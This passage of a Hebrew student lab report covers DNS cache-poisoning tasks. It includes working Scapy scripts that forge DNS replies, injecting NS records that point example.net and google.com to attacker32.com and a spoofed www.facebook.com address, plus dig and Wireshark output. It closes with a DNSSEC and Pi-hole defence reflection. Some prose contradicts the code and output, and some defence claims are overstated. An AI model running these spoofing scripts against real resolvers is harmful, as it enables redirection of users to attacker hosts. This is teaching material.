0030  00 01 00 01 00 00 03 77  77 77 07 65 78 61 6d 70   .......w ww.examp
0040  6c 65 03 6e 65 74 00 00  01 00 01 03 77 77 77 07   le.net.. ....www.
0050  65 78 61 6d 70 6c 65 03  6e 65 74 00 00 01 00 01   example. net.....
0060  00 03 f4 80 00 04 0a 00  02 05 07 65 78 61 6d 70   ........ ...examp
0070  6c 65 03 6e 65 74 00 00  02 00 01 00 03 f4 80 00   le.net.. ........
0080  10 0a 61 74 74 61 63 6b  65 72 33 32 03 63 6f 6d   ..attack er32.com
0090  00 07 65 78 61 6d 70 6c  65 03 6e 65 74 00 00 02   ..exampl e.net...
```

כפי שניתן לראות ב wireshark ה url של attacker32.com הגיע מ ה local DNS שלנו שהוא ה server שה IP שלו 10.0.2.20 .

סיכום:

ניתן לראות שהצלחנו במתקפה מכיוון שבדקנו בwireshark מאיפה (מאיזה דומיין) הגיעה תשובה לשאילתת ה DNS של ה client וגילינו במתקפה זו שניתן לבצע הרעלה לא רק על כתובת ספציפית אלא על כל הדומיין.

Task 8: Targeting Another Domain

מבוא:

בהתקפה הקודמת, הצלחנו להרעיל את המטמון של שרת ה-DNS המקומי, אז attacker32.com הופך לשרת השמות עבור הדומיין example.com. בהשראת הצלחה זו, ברצוננו להאריך השפעתו על תחום אחר. כלומר, בתגובה המזויפת שהופעלה על ידי שאילתה עבור www.example.net,
ברצוננו להוסיף ערך נוסף בAuthority section, אז attacker32.com
משמש גם כשרת השמות עבור google.com.

תחילה ננקה את ה cache בשרת dns.

```
[05/11/2024 11:43] Server >>> sudo rndc flush
```

נכתוב קוד זהה לקוד הקודם של הסעיף הקודם, רק שהפעם נוסיף ב Authority section את google.com שילקח מ attacker32.com. נוסף על כך נשנה את ה nscount=2 על מנת שנתייחס גם ל 1NSsec וגם ל 2NSsec.

```python
from scapy.all import *
def spoof_dns(pkt):
        if (DNS in pkt and "www.example.net" in pkt[DNS].qd.qname):

                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                ttl=259200, rdata='10.0.2.5')

                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS',
                ttl=259200, rdata="attacker32.com")
                NSsec2 = DNSRR(rrname='google.com', type='NS',
                ttl=259200, rdata="attacker32.com")

                # The Additional Section
                Addsec1 = DNSRR(rrname="ns1.example.net", type='A',
                ttl=259200, rdata='1.2.3.4')
                Addsec2 = DNSRR(rrname="ns2.example.net", type='A',
                ttl=259200, rdata='5.6.7.8')

                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=2, arcount=0,
                an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter="udp and dst port 53", prn=spoof_dns)
```

בקוד שכתבנו פילטרנו כך שנזייף רק בקשות DNS המיודעות אל www.example.com החלפנו את הפורט יעד ומקור ואותו דבר עשינו לכתובת ה IP על מנת שנוכל לזייף את ה UDP packet לאחר מכאן הוספנו רשומות של NS של google.com ושל example.com והגדרנו אותם תחת הדומיין של attacker32.com

כעת נפעיל את הקוד שלנו שיבצע sniffing עד שיקבל packet של udp עם 53 dst port ועם בקשת DNS בתוכו לכתובת www.example.net, רק כאשר נמצא packet כזה (כפי שניתן לראות בהתניות בקוד למעלה) ישלח packet מתאים בתגובה. (השליחה

שרואים בתמונה היא לאחר הרצת ה dig לכתובת של example.net.

```
[05/11/2024 16:23] Attacker >>> sudo python task8.py
.
Sent 1 packets.
.
Sent 1 packets.
```


אפשר לראות הקוד רק בהצלחה

לאחר שליחת ה dig ל www.example.net כפי שניתן לראות קיבלתי ב Authority section גם את של example.net וגם את google.com

```
[05/11/2024 11:46] Client >>> dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35922
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.
```

אפשר לראות שאכן הצלכנו להכניס את ה example.net ואת google.com תחת הדומיין של attacler32.com

כפי שניתן לראות ב wireshark נשלחה packet של DNS מהשרת DNS אל ה client עם google.com ועם example.net.



סיכום:

ניתן לראות שהצלחנו במתקפה מכיוון שראינו בwireshark שאכן נשלחה packet של DNS מהשרת DNS אל ה client עם google.com ועם example.net.

Task 9: Targeting the Additional Section

מבוא:

ב Replies DNS, יש סעיף שנקרא מדור נוסף, המשמש לספק מידע נוסף.
בפועל, הוא משמש בעיקר כדי לספק כתובות IP עבור שמות מארחים מסוימים, במיוחד עבור אלה המופיעים בסעיף הרשות. המטרה של משימה זו היא לזייף כמה ערכים בסעיף זה ולראות אם הם יישמרו בהצלחה על ידי שרת ה-DNS המקומי היעד. בפרט, כאשר מגיבים לשאילתה עבור www.example.net, אנו מוסיפים את הערכים הבאים בתשובה המזויפת, בנוסף לערכים בסעיף התשובות.

תחילה נמחק את ה cache:

```
[05/11/2024 16:24] Server >>> sudo rndc flush
```

```python
from scapy.all import *
def spoof_dns(pkt):
        if (DNS in pkt and "www.example.net" in pkt[DNS].qd.qname):

                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                ttl=259200, rdata='10.0.2.5')

                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS',
                ttl=259200, rdata="attacker32.com")
                NSsec2 = DNSRR(rrname='google.com', type='NS',
                ttl=259200, rdata="attacker32.com")

                # The Additional Section
                Addsec1 = DNSRR(rrname="attacker32.com", type='A',
                ttl=259200, rdata='1.2.3.4')
                Addsec2 = DNSRR(rrname="ns.example.net", type='A',
                ttl=259200, rdata='5.6.7.8')
                Addsec3 = DNSRR(rrname="www.facebook.com", type='A',
                ttl=259200, rdata='3.4.5.6')

                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=2, arcount=3,
                an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)
pkt = sniff(filter="udp and dst port 53", prn=spoof_dns)
```

בקוד שכתבנו פילטרנו כך שנזייף רק בקשות DNS המיודעות אל www.example.com

החלפנו את הפורט יעד ומקור ואותו דבר עשינו לכותבת ה IP על מנת שנוכל לזייף את ה UDP packet לאחר מכאן הוספנו רשומות של NS וגדרנו אותם תחת הדומיין של attacker32.com ובנוסף הגדרנו להם IP שאנחנו החלטנו

בנוסף עשינו inject לכתובת של www.facebook.com והגדרנו אותה גם תחת האותו דומיין ונתנו לו IP מזוייף

ולבסוף שלחנו את ה packet

הרצנו את הקדו שכתבנו

```
[05/11/2024 16:46] Attacker >>> sudo python task9.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

אפשר לראות שהקוד רץ בהצלחה

כעת נבדוק מהצד של ה client:

```
[05/11/2024 16:44] Client >>> dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46486
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 73 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Sat May 11 16:46:55 IDT 2024
;; MSG SIZE  rcvd: 233
```

אפשר לראות כי אכן google.com ו example.com נכנסו תחת הדומיין של attacker32.co, והכתובות IP שהגדרנו לשאר ה דומיינים זוייפו לכתונות שהגדרנו בקוד למעלה

נסתכל עכשיו דרך ה wireshark:

```
43 2024-05-11 16… 199.43.133.53        10.0.2.20          DNS        275 Stand
    Name: ns.example.net
    Type: A (Host Address) (1)
    Class: IN (0x0001)
    Time to live: 259200
    Data length: 4
    Address: 5.6.7.8

0000  08 00 27 76 b8 b7 08 00  27 5f 1a 9e 08 00 45 00   ..'v.... '_....E.
0010  01 05 00 01 00 00 40 11  21 73 c7 2b 85 35 0a 00   ......@. !s.+.5..
0020  02 14 00 35 82 35 00 f1  cb 77 c7 d9 84 00 00 01   ...5.5.. .w......
0030  00 01 00 02 00 03 03 77  77 77 07 65 78 61 6d 70   .......w ww.examp
0040  6c 65 03 6e 65 74 00 00  01 00 01 03 77 77 77 07   le.net.. ....www.
0050  65 78 61 6d 70 6c 65 03  6e 65 74 00 00 01 00 01   example. net.....
0060  00 03 f4 80 00 04 0a 00  02 05 07 65 78 61 6d 70   ........ ...examp
0070  6c 65 03 6e 65 74 00 00  02 00 01 00 03 f4 80 00   le.net.. ........
0080  10 0a 61 74 74 61 63 6b  65 72 33 32 03 63 6f 6d   ..attack er32.com
0090  00 06 67 6f 6f 67 6c 65  03 63 6f 6d 00 00 02 00   ..google .com....
00a0  01 00 03 f4 80 00 10 0a  61 74 74 61 63 6b 65 72   ........ attacker
00b0  33 32 03 63 6f 6d 00 0a  61 74 74 61 63 6b 65 72   32.com.. attacker
00c0  33 32 03 63 6f 6d 00 00  01 00 01 00 03 f4 80 00   32.com.. ........
00d0  04 01 02 03 04 02 6e 73  07 65 78 61 6d 70 6c 65   ......ns .example
00e0  03 6e 65 74 00 00 01 00  01 00 03 f4 80 00 04 05   .net.... ........
00f0  06 07 08 03 77 77 77 08  66 61 63 65 62 6f 6f 6b   ....www. facebook
0100  03 63 6f 6d 00 00 01 00  01 00 03 f4 80 00 04 03   .com.... ........
0110  04 05 06                                           ...
```

אפשר לראות כי packet אכן נשלח והגיע אל ה DNS server שלנו

סיכום:

הצלחנו לשלוח תשובת DNS מזויפת הכוללת רשומות נוספות.

הוכחנו זאת באמצעות מעקב אחרי הרשומות שנשמרו במטמון ה-DNS של השרת המקומי ובדיקת כתובות ה-IP השמורות.

גילינו שרשומות ה-Additional הקשורות לרשומות ה-Authority (attacker32.com) ו-(ns.example.net) נשמרו במטמון, בעוד שרשומות לא קשורות (www.facebook.com) לא נשמרו. למדנו שהשרת המקומי מתייחס לרלוונטיות הרשומות בהקשר לשאילתא המקורית.

זה מתאים לתיאוריה ששרת DNS ישמור במטמון רשומות Additional רק אם הן קשורות ישירות לרשומות ה-Authority, כפי שמצופה משרת DNS שמתפקד כראוי.

הבעיה העיקרית הייתה לוודא שהרשומות המזויפות נכנסות למטמון ה-DNS. התמודדנו עם זה על ידי בדיקות חוזרות ונשנות ושימוש בכלים לניטור המטמון כדי לאשר שהרשומות הרלוונטיות נשמרות.

סיכום כללי של המעבדה:

הצלחת המתקפה:
הצלחנו להחדיר רשומות DNS מזויפות למטמון של השרת המקומי. ראינו זאת כאשר שלחנו פינג לכתובת והפינג נשלח לכתובת המזויפת שהזנו בקובץ ה-HOSTS או החזרנו בתשובת ה-DNS. ב-Wireshark ראינו שהשאילתות נענו על ידי הכתובות המזויפות שהכנסנו.

הוכחת ההצלחה:
הוכחנו את ההצלחה על ידי שימוש בכלים לניטור כמו Wireshark שראו את הכתובות המזויפות שנענו, וביצוע שאילתות DNS כמו dig שראו שהכתובות שהחזרנו אכן נענות מהמטמון של השרת המקומי.

מה גילינו ולמדנו:
גילינו שהוספת רשומות Additional הקשורות ישירות לרשומות ה-Authority נשמרות במטמון ה-DNS, בעוד שרשומות שאינן קשורות אינן נשמרות. למדנו שהשרת המקומי שומר רק רשומות רלוונטיות לשאילתא המקורית במטמון.

התאמה לתיאוריה:
התוצאות שקיבלנו תואמות את הציפיות ואת התיאוריה ששרת DNS ישמור במטמון רשומות Additional רק אם הן קשורות לרשומות ה-Authority. זה מצביע על תפקוד נכון של שרת ה-DNS בהקשר זה.

בעיות ופתרונות:
התמודדנו עם בעיות בהבנת הפרמטרים השונים בפונקציות הרשת ובתהליך ההתקפה. פתרנו זאת באמצעות חקירה ולימוד מעמיק של הפונקציות והפרמטרים דרך מקורות מידע באינטרנט.

רפלקציה ותובנות נוספות:
המעבדה חידדה את הבנתנו לגבי מתקפות DNS Spoofing ואת החשיבות של הבטחת שרתי DNS מפני מתקפות כאלה. גילינו שאם יש גישה ישירה למחשב הקורבן, הפגיעה בו הופכת לקלה מאוד. אחת הדרכים להגן על מערכות מפני מתקפות כאלה היא על ידי שימוש ב- DNSSEC (DNS Security Extensions), שמוסיף שכבת אבטחה על ידי חתימה דיגיטלית של רשומות DNS, ובכך מונע שינוי בלתי מורשה של רשומות ה-DNS.

המלצות להמשך מחקר:
נכון להמשיך ולחקור כלים וטכניקות להגנה על מערכות DNS, כמו DNSSEC, וללמוד על מתקפות מתקדמות יותר כמו מתקפות Cache Poisoning מורכבות. בנוסף, ניתן לבחון כלים חדשים להגנה על רשתות ושרתי DNS, ולהעמיק בחקר התקפות שבוצעו בפועל וההגנות שפותחו בתגובה אליהן.

כלי מתקדם:
אחד הכלים החדשניים בתחום ההגנה על DNS הוא Pi-hole, שמספק פתרון מבוסס DNS להחסמת פרסומות ומעקב, ומסייע גם במניעת גישה לאתרים מזיקים על ידי שימוש ברשימות חסימה שמתעדכנות באופן תדיר.

סיכום כללי:
המעבדה הייתה מוצלחת והצלחנו להחדיר רשומות מזויפות לשרת ה-DNS המקומי. למדנו על תהליך מתקפות DNS Spoofing, הדרכים להחדיר רשומות מזויפות, והחשיבות של הגנות מתאימות כמו DNSSEC. המעבדה חידדה את המודעות לסכנות האפשריות ולחשיבות ההגנה המתאימה על תשתיות רשת ו-DNS.

הסבר מפורט על **Pi-hole:**

הגנה מפני מתקפת DNS Spoofing באמצעות Pi-hole:
1. חסימת דומיינים זדוניים:
Pi-hole משתמש ברשימות חסימה שמתעדכנות באופן שוטף וכוללות דומיינים הידועים כזדוניים או מפיצי תוכנות זדוניות. במתקפת DNS Spoofing, התוקף מנסה להוסיף רשומות מזויפות עבור דומיינים מסוימים, כמו attacker32.com או ns.example.net. Pi-hole יכול לזהות ולחסום דומיינים זדוניים אלו מראש, וכך למנוע את האפשרות שהמכשירים ברשת ינסו לגשת אליהם.

2. שמירה על שלמות השאילתות:
Pi-hole פועל כשרת DNS מקומי ומסנן את כל השאילתות היוצאות. בכך הוא מונע את האפשרות ששאילתות DNS יועברו לשרתים זדוניים או מזויפים שהתווספו למטמון ה-DNS של השרת המקומי. Pi-hole מבטיח שהשאילתות ינותבו רק לשרתים בטוחים ומהימנים, תוך כדי מניעת שינוי של תשובות ה-DNS על ידי תוקפים.

3. ניטור וניהול השאילתות:
Pi-hole מספק ממשק ניהול שמאפשר לנטר בזמן אמת את כל השאילתות המתבצעות ברשת. במידה ומתקפת DNS Spoofing מתרחשת, מנהל הרשת יכול לזהות במהירות שאילתות חשודות או חריגות ולנקוט בפעולות מתאימות. זה כולל חסימת דומיינים נוספים או התאמת הגדרות האבטחה ב-Pi-hole.

4. שילוב עם DoH (DNS-over-HTTPS) ו-DoT (DNS-over-TLS):
Pi-hole תומך ב-DoH (DNS-over-HTTPS) ו-DoT (DNS-over-TLS), המוסיפים שכבת אבטחה על ידי הצפנת שאילתות ה-DNS. זה מונע מהתוקפים ליירט ולשנות את התשובות לשאילתות ה-DNS, מכיוון שהשאילתות מוצפנות ואינן ניתנות לשינוי בקלות.

דוגמה ספציפית להגנה:
נניח שבוצעה מתקפת DNS Spoofing במטרה להפנות את המשתמשים לאתר מזויף על ידי שינוי הכתובת של www.example.net לכתובת IP זדונית. אם Pi-hole מותקן ומשתמש ברשימות חסימה

מעודכנות, הוא יוכל לזהות שהכתובת attacker32.com או ns.example.net הן דומיינים זדוניים ולחסום את השאילתות אליהם.

במקרה כזה, כל שאילתת DNS לכתובת www.example.net תיבדק מול רשימות החסימה של Pi-hole, ואם היא זדונית היא תיחסם מיד. כך, Pi-hole ימנע מהמשתמשים גישה לכתובות ה-IP המזויפות ויבטיח שהם יגיעו רק לאתרים לגיטימיים.

סיכום:
Pi-hole מספק שכבת הגנה משמעותית כנגד מתקפות DNS Spoofing על ידי חסימת דומיינים זדוניים, ניטור וניהול השאילתות, והצפנת התעבורה. זה מונע מהתוקפים לשנות את תשובות ה-DNS ומבטיח שהמשתמשים יפנו רק לכתובות IP מהימנות. באמצעות כלים אלו, Pi-hole יכול להגן ביעילות על הרשת המקומית מפני מתקפות DNS Spoofing.